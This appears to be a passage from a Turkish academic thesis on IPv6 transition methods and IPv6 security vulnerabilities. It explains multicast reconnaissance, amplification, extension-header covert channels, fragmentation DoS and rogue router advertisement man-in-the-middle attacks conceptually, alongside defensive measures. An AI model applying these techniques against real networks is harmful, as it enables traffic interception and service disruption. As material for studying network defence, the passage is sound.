Dünya üzerinde bir anda IPv4’den IPv6’ya geçiş mümkün olmayacağından dolayı, yaşanacak geçiş sürecinde iki protokolün birlikte çalışmasını sağlamak adına çeşitli yöntemler geliştirilerek bu süreç RFC 4942’de ve yöntemler ise RFC 4213’de anlatılmıştır [23, 24].


2.7.1. İkili yığın geçiş yöntemi

Bu yöntemde tüm ağ cihazları hem IPv4, hem IPv6 desteklemek zorundadır. Cihazlar arası iletişim IPv4 adresleri ile IPv4 protokolü üzerinden veya IPv6 adresleri ile IPv6 protokolü üzerinden yapılır. Tüm uçlarda her iki protokol için de yönlendirme bilgisi tutulur (Şekil 2.7) [8].

Şekil 2.8’de görüldüğü üzere A bilgisayar, bir IPv4 istemcisi olan C bilgisayar ile IPv4 protokolü üzerinden, Bir IPv6 istemcisi olan D bilgisayar ile IPv6 protokolü üzerinden haberleşir.



Şekil 2.7. İkili yığın ağlarının haberleşmesi [8]




Şekil 2.8. İkili yığın ağ ile IPv4 ve IPv6 uçlarının haberleşmesi [8]

İkili yığın geçiş yöntemini kullanan ağlardaki DNS sunucularında IPv4 için “A”, IPv6 için de “AAAA” kaydı tutulmalıdır ve DNS sunucuları her iki protokole de destek vermelidir. Bu yöntemin kullanıldığı bir ortamda varsayılan protokol IPv6’dır. İstemci bir adrese bağlanmak istediğinde bu bağlantıyı öncelikle IPv6 protokolü üzerinden gerçekleştirmeye çalışır. IPv6 protokolü üzerinde herhangi bir sebepten dolayı bağlantı sağlanamazsa IPv4 protokolü üzerinden haberleşme sağlanmaya çalışılır. IPv4 ve IPv6 ağ yapıları farklı olabileceğinden, güvenlik cihazları ve yönlendiriciler iki protokol için de düzenlenmelidir. İstemci tarafından baktığımızda ise, güncel işletim sistemlerinin hepsinde IPv4 ve IPv6 desteği birlikte sunulur.


2.7.2. Tünelleme

IPv6 üzerinden IPv4 paketlerini veya IPv4 üzerinden IPv6 paketlerini iletmek için kullanılan geçiş yöntemlerine verilen genel isimdir. Birçok tünelleme yöntemi bulunmakla birlikte başlıcaları *elle ayarlanmış tünelleme*, *6to4*, “*Site İçi Otomatik Tünel Adresleme Protokolü*” (Intra-Site Automatic Tunnel Addressing Protocol - ISATAP) ve *Teredo* olarak sıralanabilir.

Elle ayarlanmış tünelleme metodunda, adından da anlaşılacağı gibi tüneller statik kurulur ve uç noktalarda statik ayarlama gerektirir. Yönlendiriciden yönlendiriciye veya istemciden yönlendiriciye kurulabilir. 6to4 tünelleme yöntemi ise otomatiktir (Şekil 2.9 – Şekil 2.10). Elle ayarlanmış tünelleme metodunda olduğu gibi, yönlendiriciden yönlendiriciye veya istemciden yönlendiriciye kurulabilir. İstemci, yönlendirici ve 6to4 istemcilerle yalın IPv6 istemcilerin haberleşmesi için nakledici yönlendirici bileşenlerini içerir. 2002::/16 önekli IPv6 adresleri kullanılır ve 192.88.99.1 IPv4 herhangi birine gönderim adresi 6to4 nakledici yönlendiriciler tarafından duyurulmak için ayrılmıştır. Oturum sona erdiğinde kurulan tünellerin kullanımı da biter. Kolay bir kurulumu sahip olan bu yöntemi NAT arkasında kalan cihazlar kullanamaz ve bu trafiğin ağ yöneticileri tarafından izlenmesi zordur [25].



Şekil 2.9. İki 6to4 ağının haberleşmesi [8]



Şekil 2.10. 6to4 ağının IPv6 ağı ile haberleşmesi [8]

ISATAP protokol tipi 41 olan, 6to4 tünelleme mekanizmasına benzeyen, IPv6 paketlerinin IPv4 paketlerinin içine sarmalanıp gönderildiği tünelleme yöntemidir. ISATAP ağında olan bütün cihazlar ISATAP desteğine sahip olmalıdır. RFC 5214’de anlatıldığı üzere ISATAP adreslerinin bir oluşum mekanizması vardır. Bu kaynağa göre “2001:DB8::/64” bloğuna sahip olan bir ağda, IPv4 adresi “192.168.10.95” olan bir istemcinin ISATAP adresi ilk 64 bitlik bloğun sonrasında, son 16 bit IPv4 adresinin onaltılık düzende yazımı ve bu 16 bitten bir önceki blokta ise “5EFE” takısıyla oluşturulmuş olan “2001:DB8::5EFE:C0A8:0A5F” adresidir [26]. Teredo tünelleme yöntemi ise, IPv6 paketlerinin IPv4 UDP paketlerine sarmalanarak iletildiği otomatik tünelleme yöntemidir.

2.7.3. Çeviri

İnternetin yapısını bozan bu geçiş yönteminde, iletilecek paketin formatı bir protokolden diğerine dönüştürülerek haberleşme sağlanır. Uçtan uça yapıyı bozduğundan IPSEC, DNSsec gibi yöntemler çeviri geçiş yöntemiyle birlikte kullanılamazlar.

Geçiş yöntemlerine genel bir bakış yapıldığında, ikili yığın yönteminin kullanımının kolay, fakat daha fazla işlemci ve hafıza gücü gerektirdiği görülmektedir. Tünelleme yönteminde internet servis sağlayıcı ve ağdaki tüm bilgisayarlar IPv6 desteği vermeksizin sadece ağda IPv6 teknolojisine sahip iki bilgisayar varsa tünellemenin gerçekleşebileceğini buna karşın tünellemeyi yapan uç cihazların fazladan iş yapması ve sadece bu cihazlara bağlı kalarak kritik işlemleri yapmada bir risk alındığı görülmektedir. Çeviri yönteminde ise IPv6 ile

gelen yeniliklerden faydalanılmadığı, her geiş yönteminin artıları ve eksilerinin olduğu, bu sebepten ağı yöneticilerinin hangi geiş yöntemini seçmesi gerektiğini tespit etmesi için ağı iyice analiz etmesi ve ağı yapısına göre karar vermesi gerekmektedir.

3. YENİ PROTOKOLÜN GÜVENLİK AÇIKLARI

Adresleme ihtiyacına çözüm sunan ve güvenlik açısından da birçok yenilik barındıran IPv6'da zaman ilerledikçe güvenlik açıkları çıkmıştır. Çoğu bir önceki ana başlıkta anlatılmış olan yeni özellikler kullanılarak yapılan bu saldırılar, genel olarak IPv6, ICMPv6, DHCPv6 ve geçiş mekanizmalarını hedefler.

3.1. IPv6 Güvenlik Açıkları

3.1.1. Çoklu gönderim

Bazı güvenlik açıklıkları, uygulamadan bağımsız olarak IPv6 ile ilgilidir ve değiştirilmesi diğer açıklara göre daha zordur. IPv6 çoklu gönderime dayalı bir protokoldür. Örneğin çoklu gönderim, komşu keşfi yaparken veya yönlendirici ilanını alırken kullanılır. Her cihaz, adresi “FF02::1” olan tüm noktalara çoklu gönderim adresine katılır. Bu kullanımın kolaylığına karşın saldırgan çoklu gönderim adresine istediği paketi gönderebilir. Bu yöntem ağ keşfi sürecinin hızlanmasına yarayacağı gibi, saldırganın tüm IPv6 noktalarına tek seferde saldırabilmesine de olanak tanıyabilir. Tabi bahsi geçen yapı yerel adresler için geçerlidir, çünkü yönlendiriciler yerel adresleri yönlendiremezler. Bu sebepten bahsi geçen saldırganın yaptığı saldırının başarılı olabilmesi için yerel ağda konumlanması gerekir.

Keşif saldırıları

Saldırganın ağ üzerindeki cihazlara saldırabilmesi için öncelikle o cihazları bulması gerekir. Bu işleme keşif saldırısı veya keşif aşaması adı verilir. Aslında tam bir saldırı olmayan bu işlemde, saldırgan ağdaki canlı uçları bulduktan sonra bu bilgileri, tıpkı IPv4'de olduğu gibi seviye 4'de yer alan port taramalarını veya diğer güvenlik açıklarını kullanır.

Tam bir ping taraması IPv6'nın geniş adres yapısı dolayısı ile çok zor olacağından, keşif saldırısı tüm noktalara çoklu gönderim adresine yankı istekleri veya başka değiştirilmiş paketler gönderilerek yapılabilir. “FF02::1” adresine ping komutu ile gönderilecek paketlere karşılık farklı ip adreslerinden yanıtlar alınır. Bu yanıtlar içerisinde aynı yerel IPv6 adresinden gelen cevaplar da olacaktır, fakat ağdaki bazı cihazlar çoklu gönderim

adresine sahip olan bir yankı isteğine cevap vermezler. Örneğin, Windows 7 işletim sistemi bu isteğe cevap vermez. Tabi saldırgan amacına göre “FF02::1” çoklu gönderim adresi dışında, yönlendiricileri keşfetmek için “FF05::2” veya DHCPv6 sunucularını keşfetmek için “FF05::1:3” çoklu gönderim adresini kullanabilir.

Ping taraması komple bir ağı taramak için kullanılsa da tahmin edilebilir ve sık kullanılan ara yüz kimlikleriyle tarayarak geçerli sonuçlar elde edilebilir. Bu kapsamda yapılan bir araştırmada bir ağda yer alan IPv6 adreslerinin %66’sının tahmin edilebilir olduğu kanıtlanmıştır [27]. Bu çalışmanın temelinde çoğu ağın “::1, ::2, ::3” şeklinde sıralı artan adres yapısı, düzgün sayıda aralıklarla artan DHCPv6 adres aralığı yapısı, genelde sunucularda gözleyebileceğimiz, hizmet verilen port numarasının IPv6 adreslemesinde “::53” (DNS sunucusu için) veya “::80” (Web sunucusu için) şeklinde kullanılması ve cihazların zaten sahip olduğu IPv4 adresinin IPv6 adresi olarak “::IPv4-Adresi” olarak tanımlanması yatar. Bu tarama elle yapılabileceği gibi bu taramayı, içinde sık kullanılan adreslerin bilgisi olan ve taramayı otomatik olarak gerçekleştirebilen yazılımlar vardır. Ayrıca ağdaki komşu ricası ve komşu ilanlarını dinleyerek aktif cihazlardan haberdar eden yazılımlar da mevcuttur.


Bu yönetime karşı savunma yöntemi olarak, özel genişletme algoritmalarıyla türetilen IPv6 adresleri işe yarayabilir, fakat bu yöntem kullanıldığı zaman IPv6 adreslerini ağ kartlarının fiziksel adresleri ile eşleyen yapı ortadan kalkmış olur ki, bu durum ağ üzerinde bir inceleme yapılmak istendiğinde, ağ yöneticileri için sıkıntı teşkil edebilir. Ayrıca bu sistem düzenli aralıklarla IPv6 adresini değiştireceğinden dolayı adresler üzerinde bir işlem yapmak, kural yazmak zor olur. Artılarını ve eksilerini düşündüğümüzde bu savunma mekanizmasının kullanımı zordur.

Yükseltme saldırıları

Bir önceki başlıkta incelemiş olduğumuz keşif saldırıları, içeriğini düşündüğümüz zaman tam anlamıyla bir saldırı değil, aslında ağa yapılacak olan saldırıları daha kolay hale getirmek için yapılan bir bilgi toplama yöntemidir. Bir saldırgan çoklu gönderim saldırılarını, komple bir ağa sahte paketler göndermek veya ağdaki her cihazı kullanarak aynı ağ üzerinde bulunan tek bir cihaza saldırmak için kullanabilir. Bu ataklara yükseltme saldırıları denmesindeki sebep, ağ üzerinde dolaşan paket sayısını ve yükü artırmasından

kaynaklanır. En kötü durum düşünüldüğü zaman, bir paketi alan her noktanın, aldığı paketi diğer tüm noktalara iletmesi akla gelir.

Saldırgan bir çoklu gönderim grubuna, kurban seçtiği bir cihazın adresini kaynak adres olarak gösterip ürettiği sahte paketler gönderirse, bu saldırı kurban seçtiği cihazı yoracağı gibi, tüm ağ üzerinde de trafik yoğunluğunu artıracaktır. Örneğin saldırgan hedef olarak kendi bulunduğu alt ağdan değil de başka bir alt ağdan bir kurban seçtiği zaman, bu durum yönlendiricilerdeki trafiği de artırabilir. Bahsi geçen saldırı türünde yönlendirici dolaylı olarak saldırı altına alınmış olsa da, direk olarak yönlendiricileri hedefe alan saldırılar da bulunur. Ayrıca kaynak adres olarak herhangi bir kurbanın adresi değil de, tüm noktalara gönderim adresinin seçileceği durum teorik olarak düşünüldüğü zaman, tüm noktalara giden paketler yine tüm noktalara yönlendirilecektir. Fakat RFC 4291’de yer alan çoklu gönderim adreslerinin kaynak adres ve yönlendirme başlığı olarak kullanılamayacağı gerçeği bu teoriyi çürütür [3].



Şekil 3.1. Yükseltme saldırıları

RFC 4443’de bahsedildiği üzere başka bir yükseltme saldırısı yöntemi olarak saldırgan, kaynak adresi geçerli bir çoklu gönderim adresi olan fakat zorunlu bilgi olan hedef adresi ise bilinmeyen sahte paketleri ağa gönderir (Şekil 3.1). Bu paketi alan çoğu cihaz, kaynak adresi olan geçerli çoklu gönderim adresine *ICMP parametre problemi* mesajı gönderir [10]. Bu sonuç yine ağ üzerinde artan trafik miktarına sebep olur.

Kısaca bahsetmek gerekirse, IPv6’da tümüne gönderimin kalkmış olması ağ trafiği açısından bir avantajdır. Ayrıca getirdiği yenilikler ve kolaylıklarla IPv6’da çoklu gönderim mecburi bir hal almıştır ve ağdaki tüm cihazlarda kapatılması mümkün değildir.

Genel olarak çoklu gönderim adreslerinin kötü kullanımı bilgi çalmak değil, bilginin işleyişini engellemektedir.

3.1.2. Ek başlıklar

RFC 2460’da bahsedildiği üzere, bir IPv6 paketinde opsiyonel internet seviyesi bilgisi, IPv6 ve üst katman başlığı arasında şifrelenmiştir [7]. Yönlendiriciler için IPv6 hedef adresine ve sıçrama seçeneği başlıklarına bakmak yeterli olacakken güvenlik duvarları, üst katman bilgisinin son başlıkta olmasından dolayı tüm ek başlıkları çözümlemek zorundadır. Saldırgan güvenlik duvarlarını ve “İzinsiz Girme Tespit Sistemlerini” (Intrusion Detection System - IDS) aşmak için birçok ek başlığı bir araya getirebilir. Ayrıca bu başlıklar bu işlemi yapma yeteneği olmayan orta noktalardaki cihazlara veya kullanıcılara uygulandığı zaman bir “Servis Dışı Bırakma” (Denial of Service - DOS) atağı oluşabilir.

Gizli kanal

Gizli kanal aslında haberleşmek için yapılmayan bir haberleşme yoludur. Ağdaki bir gizli kanalla, IPv6 ek başlıklarını kullanan bir saldırgan paketteki alanları değiştirerek kendine bilgi akıtabilir. RFC 2460’da açıklandığı üzere *PadN* seçeneği başlıktaki seçimlik alana iki veya daha fazla dolgu (tampon) oktet sokmak için kullanılır [7]. Normal bir pakette *PadN* opsiyonel alanındaki veri sıfırdır. Güvenlik duvarı *PadN* seçeneği sadece sıfırdan oluşmayan bir IPv6 paketini iletirse bir saldırgan bunu bir gizli kanal olarak kullanabilir. Piyasada IPv6 paketlerini değiştirmek için kullanılan *scapy* ve benzeri bazı programlar vardır. Bu tarz programlarla *PadN* seçenekleri değiştirilebilir. Güvenlik duvarları 5 byte boyutunu aşan *PadN*’e sahip paketlerin iletimine izin vermemelidir, ayrıca dolgu veri kısmında “0” değerinden başka değer içeren paketlerin iletilmemesi de tavsiye edilmektedir [28]. Aslında ağ yöneticileri bu tarz ataklara IPv4’den alışkındır, fakat IPv6 ile gizli kanallar için yeni ihtimaller de ortaya çıkmıştır.

Yönlendirici uyarı DOS atağı

RFC 2711’de anlatılan IPv6 yönlendirici uyarı seçeneği, yönlendiricilerin paketlerin miktarına bakması ve içeri araştırabilmesine yarar [29]. Bu işlem güçlü donanımlar yerine

zayıf yazılımlar tarafından yapılırsa, yönlendirici birçok yönlendirici uyarısı olarak servis dışı bırakılabilir. Bu güvenlik açığından bahsi geçen RFC 2711’de bahsedilmiş olup, gereksiz kullanımın yönlendiricilerde performans problemlerine yol açacağı belirtilmiştir. Yönlendirici uyarının kullanımını açıklayan RFC 6398’de gerçek ve sahte olan uyarıların fark edilmesi için bir yöntem olmadığından bahsedilmektedir [30]. Bu durum bir güvenlik açığına yol açar. Durumdan kurtulmanın akla gelen en iyi ve kestirme yolu ise ağdaki bu uyarı mesajlarının sınırlandırılmasıdır.

Parçalanmış paketler

RFC 2460’da belirtildiği üzere IPv6’da en düşük MTU değeri 1280 byte olarak belirlenmiştir. Bu değerden düşük olan paketlerin ağ cihazları tarafından engellenmesi gerekir. IPv6’da IPv4’ün aksine paket parçalama işlemi ara düğümler tarafından değil sadece uç noktalara tarafından yapılır. Bu gelişme ara noktalardaki güvenliğini artırırken, uç cihazları saldırıların önüne itmiştir. Parçalanmış paketleri alan uçlar paketleri birleştirmek için 60 saniye tampon bellekte tutmak zorundadır. Saldırgan aynı anda birçok noktadan parçalanmış paket gönderirse hedef cihazda servis dışı bırakma saldırısı gerçekleştirmiş olur. Parçalanmış bir paketin parçaları birleştirildikten sonra içinden tekrar bir parçalama başlığı çıkması durumunu açıklayan bir belge yoktur. Bu tip bir paket alındığında cihaz kararsız kalıp kilitlenebilir veya iç içe geçmiş paketler saldırıdan güvenlik kontrol mekanizmalarını aşmak için kullanılabilir [1].

3.1.3. Alınabilecek önlemler

IPv6 kullanan cihazlar için alınabilecek önlemler düşünüldüğü zaman akla ilk başta yankı isteğinin ve yankı cevabının ağdaki cihazlar için engellenmesi gelir. Eğer bu yapılamıyorsa hiç değilse kaynağı çoklu gönderim olan yankı isteklerinin engellenmesi gerekir. Ama bu önlem bile geliştirilmiş olan ağ haritalama programları sayesinde aşılabilmektedir. Ayrıca ağ üzerinde bu denli katı kurallar getirmek ağın analizi için gerekli olan bazı sistemlerin çalışmamasına sebebiyet verir. Örneğin anahtarlar, yönlendiriciler ve kablosuz erişim noktaları gibi cihazları gözlemleyebilmek için bu cihazlara yankı isteği yapmak gerekebilir.

Ağ cihazları hakkında dünya üzerinde kabul edilmiş bir geçerliliği olan firmanın *IPv6 Güvenliği* isimli kitabında yazan bir öneri de ağ üzerinde yankı isteklerini ve cevaplarını tamamen yasaklamaktan değil, bu paketleri belli oranlarda sınırlamaktan geçiyor. Verilen tavsiyede yükseltme ataklarının engellenebilmesi için saniyede 10 mesajın normal olduğunu ve bu seviyede haberleşmenin kabul edilip daha üst oranlarda bir mesaj sayısının engellenebileceği üzerinde duruluyor [28]. Ayrıca bu tarz bir atak yapabilmek için saldırganın iç ağda konumlanmış olması gerektiğini ve portlarda tutulabilecek istatistiksel verilerden saldırganın hemen tespit edilebileceği de unutulmamalıdır. Tüm bunlardan yola çıkarsak her ağ için aynı önlemler geçerli değildir, çünkü güvenlik ve kullanılabilirlik arasında ince bir denge kurmak gerekir.

3.2. ICMPv6 Güvenlik Açıkları


IPv6 kullanan her cihazda açık olması gereken bazı ICMPv6 mesajları vardır. Bu mesajlar, yönlendirici için yönlendirici rica ve yönlendirici ilan mesajları iken, diğer cihazlar için komşu rica ve komşu ilanı mesajlarıdır. Ayrıca IPv6'nın düzgün çalışabilmesi için hedef ulaşılabilirlik, paket çok büyük ve süre aşımı gibi ICMPv6 mesajlarının da güvenlik duvarları tarafından engellenmemesi gerekir. Fakat yönlendirici yeniden numaralandırması gibi mesajların da engellenmesi gerekir. Kısaca izin verilen mesaj türleri dışında kalan diğer ICMPv6 mesajları engellenmelidir. RFC 4890'da güvenlik duvarlarında ICMPv6 filtreleme konusuna değinilmiştir ve o belgede de ağın devamını sağlayabilecek kadar mesaj türüne izin verilip, diğer mesaj türlerinin engellenmesi tavsiye edilmiştir [31]. Bu atakları yapmak isteyen saldırgan her ağda desteklenmek zorunda olan mesaj tipleri olan komşu ilanı, komşu ricası ve yönlendirici ilanı mesajlarından faydalanır.

3.2.1. Sahte yönlendirici ilanı

Bir yönlendirici, varlığından ve yönlendirmelerinden ağı haberdar edebilmek için yönlendirici ilanı mesajlarını kullanır. Saldırgan bu mesajları dinleyen cihazları kandırabilmek için kendi yönlendirici ilan mesajlarını yayınlar. Bu durum ağ cihazlarını daha fazla çalıştırıp trafik üretebileceği gibi, ağdan geçen tüm trafiğin saldırgan üzerinden akmasını sağlayarak ortadaki adam saldırısına da yol açabilir. Bu atak yönlendirici istek mesajı beklemeden çok sık bir sıklıkla göndereceği, metrik değeri daha düşük ve bu sebepten tercih edilir durumda olan ilan mesajlarıyla yönlendirme tablolarının

değiştirilmesi üzerine kurulmuştur ve asıl yönlendiriciye doğrudan yapılan bir saldırı türü değildir.

Servis dışı bırakma atağında değiştirilen yönlendirme tabloları sayesinde paketler saldırganın üzerinden akıp sonra yanlış yönlendirme tablosu yüzünden internet ortamına çıkamayıp reddediliyordu. Sahte yönlendirici ilanı ile ortadaki adam atağı yapma durumunda ise saldırgan yine kendini sahte yönlendirici olarak göstererek paketleri ağdaki cihazlardan çeker. Fakat bu atakta servis dışı bırakma atağından farklı olarak saldırgan paketleri aldıktan sonra paketleri doğru yönlendiriciye göndererek ağdaki cihazlardan internet ortamına akan tüm trafiği dinleme şansına sahip olur. Aslında bu atakta saldırgan sadece ağdaki cihazdan internet tarafına doğru akan trafiği dinleyebilir, fakat internette kurban bilgisayara gelen bilgileri dinleyemez. Bunun sebebi, yönlendiricinin sahte yönlendirici ilanını işlememesi ve kandırılmaması sayesinde gerçek yönlendiricinin internet ortamında gelen paketi direk kurban bilgisayara göndermesidir. Sadece içeriden dışarıya doğru olan paketlerin dinlenmesi bile kurbanın bağlantı kurduğu web sayfaları bilgilerinin, şifresiz gönderdiği FTP bilgilerinin, mail bilgilerinin çalınması için yeterlidir. Saldırı ile ilgili temsil Şekil 3.2’de gösterilmiştir.



Şekil 3.2. Sahte yönlendirici ile ortadaki adam saldırısı

Bir başka atak türü de sahte IPv6 ön eki türeterek, durum denetimsiz otomatik IPv6 adresi alan cihazlar üzerinde gerçekleştirilebilir. Eğer saldırgan ağa yeni bir IPv6 ön eki tanıtmayı başarabilirse bu işlem uç noktaların ek bir IPv6 yerel adresi almasına neden olur. Bu atak eğer saldırgan duyurduğu ön eke sahip IPv6 adreslerini internete çıkarabilecekse bir değere sahiptir, aksi halde bir işe yaramayacaktır. Saldırgan bu atakla da kurbanların bilgisini

çalmayı hedefler. Kurban aynı yönlendiricinin arkasında ama farklı bir ön eke sahip olan bir ağa bağlanmak istediği zaman yönlendiriciye paketlerini göndermeyecek direk yerel adres çözümleme işlemini uygulamaya çalışacaktır. Bu sefer de saldırgan komşu ilan paketleriyle kurbanı kandırmaya çalışabilir. Bu atak türleri IPv4’de iki adres alınamamasından dolayı kullanılabilir değildi. IPv6 ile birlikte gelen yeni ataklar arasında kabul edilebilir.

Yönlendirme ilanı kullanarak yapılabilecek başka bir saldırı türü ise varsayılan yönlendiricinin taklit edilmiş adresinden yaşam ömrü sıfır olan yönlendirici ilan mesajları göndererek yapılır. Varsayılan yönlendiriciyi öldürme adı verilen bu işlem sürekli tekrarlanarak ağdaki cihazların yönlendirme tablolarının silinmesine yol açar. Atağın başarılı olması durumunda tüm iletişimin çökmesi muhtemeldir.

